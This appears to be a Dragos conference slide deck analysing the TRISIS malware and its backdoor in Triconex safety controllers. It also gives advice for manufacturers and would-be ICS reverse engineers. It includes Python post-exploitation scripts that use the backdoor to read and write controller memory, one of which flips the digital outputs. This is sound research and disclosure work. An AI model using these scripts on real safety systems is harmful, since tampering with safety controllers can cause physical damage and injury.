
```
Script has stopped
Script SUCCESS
force removing the code, no checks
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
sign detected, using overwrite
sending mod request, attempt 1
code write success, confirming
waiting for program to start
run success, mod success!
True
```

TRISIS removes inject from the program table.

Can only remove now with reboot!

Using TRISIS: Post-Exploitation

- Using the TS library Exploit commands is easy:



```
import TsBase, struct, sh, crc, time, TsHi, sys
test = TsHi.TsHi()
connect_result = test.connect(sys.argv[1])
data = test.ExplWriteRam(0x80006c, '\x41\x41\x41\x41')
data = test.ExplReadRam(0x80006c, 4)
number = struct.unpack("<I", data)[0]
print hex(number)
```

- This writes ‘AAAA’ to the CPStatus.fstat field
- Writing any other (mapped) memory will also work


DRAGOS

So why did it break?

- TL;DR – We don’t know
- Victim ran v10.3 with 3 MPS
  - We tested on v10.4 with 2 MPs and it worked.
  - We tested on v10.2 with 3 MPs and it worked.
- Possibilities:
  - Difference in v10.3 we aren’t aware of.
  - Run-time changes that only present after long term operation in the field. Maybe the OS tried to use the memory region where imain is located
  - Egghunt issue in the field (egghunt vs direct memory reference)
- **Most likely:** Attackers attempted to execute a payload using the rootkit that crashed the controller, and caused it to fail-safe.

Logic Download to Controller

- Wrote a file carving tool for extracting logic downloads (programs and functions) to Triconex
- Looked at a few sample programs, including one which wrote to our Digital Output card
- Result: Digital Output map located in memory




```
lis       r26, 0x80
ori       r26, r26, 0x1A70 # 0x801A70
lwz       r28, 0(r26)
insrwi    r28, r27, 1,30
stw       r28, 0(r26)   # storing to Qutput2 (DIGITAL OUTPUT)
```

Exploit using TRISIS Backdoor

- Modify Digital Outputs using a simple payload

```
import TsBase, struct, sh, crc, time, TsHi, sys
test = TsHi.TsHi()
outputAddress = 0x801a70
connect_result = test.connect(sys.argv[1])
# read DO
data = test.ExplReadRam(outputAddress, 4)
number = struct.unpack("<I", data)[0]
number ^= 0xFFFFFFFF
# write DO
test.ExplWriteRam(outputAddress, struct.pack("<I", number))
# verify change
data = test.ExplReadRam(outputAddress, 4)
number = struct.unpack("<I", data)[0]
print "value is now", hex(number)
```



DRAGOS

What does TRISIS mean for REs?

- First (to our knowledge) safety system exploit+rootkit
- Probably won’t be the last
- We know this activity group is expanding its targeting
- Likely this means developing capabilities for other SIS
- We need more reverse engineers focusing on this problem
- In particular, we as a community, should be working at understanding the proprietary protocols implemented by other SIS vendors
  - How easy is it to upload a new control program?
  - Build analytics to recognize potential attacks

DRAGOS

Takeaways for ICS manufacturers

- ICS systems (especially SIS) need firmware and logic attestation.
  Full Stop.
- ICS systems need to stop executing logic on the same processor that is responsible for comms with outside world
  - In MP3008, one MPC860 is used to parse network commands and also execute Logic
  - In this case, the rootkit wasn't as bad as it could have been
    - Not permanent, only affects the SRAM copy of firmware. Reboot controller == wipe TRISIS.
    - But **could** permanently overwrite protocol handler and hide itself!
    - And there would be no way to tell, except by desoldering the flash!
- Authentication should be required for logic upload
- Improve relationship/openness with researchers studying these systems.

What tools did we use?

- IDA Pro
  - Had some problems cross-referencing certain strings and memory references
  - “Aggressively covert addi/lis to offsets” in Processor-specific options helps somewhat
- Qemu
  - set qemu-system-ppc machine to ‘virtex-ml507’!
- RetDec
  - Sometimes helpful, sometimes not so much
  - SC X gets treated as ‘return X’, which isn’t the same
  - Way too many global variables in full firmware decompile
- Wireshark – custom dissectors for program extraction
- Uncompyle6 – for reading python components
- BinaryNinja – Tested post-analysis. MIL useful for eval of SysCall

What tools did we use?

- Desoldering/resoldering flash memories
  - AmScope stereomicroscope
  - Aouye 968A+ soldering station
  - GQ-4X Flash Chip Reader
  - Xacto knives
  - Flux paste ☺
- BDM (Debugger, failed)
  - Macraigor USBWiggler
  - Fedora+PPC-GDBServer

How to become an ICS RE?

- It’s basically like regular hardware RE
  - Except most of the installed systems were designed ~20-25 years ago
  - So it’s actually a GREAT place if you’re NEW to embedded RE
- From a Software RE perspective:
  - Develop solid OS fundamentals (System Calls, Context Switching etc.)
  - Develop good static analysis skills
  - Develop skills to adapt to other assembly languages and PLs
    - Triconex 10 used PPC, Version 11 uses ARM
    - TRISIS, initially required understanding .NET, MFC, Python
- Be comfortable reading spec docs.
- Find a place that will let you nurture that talent.

Questions?
rwightman@dragos.com, @ReverseICS
jwylie@dragos.com, @mayahustle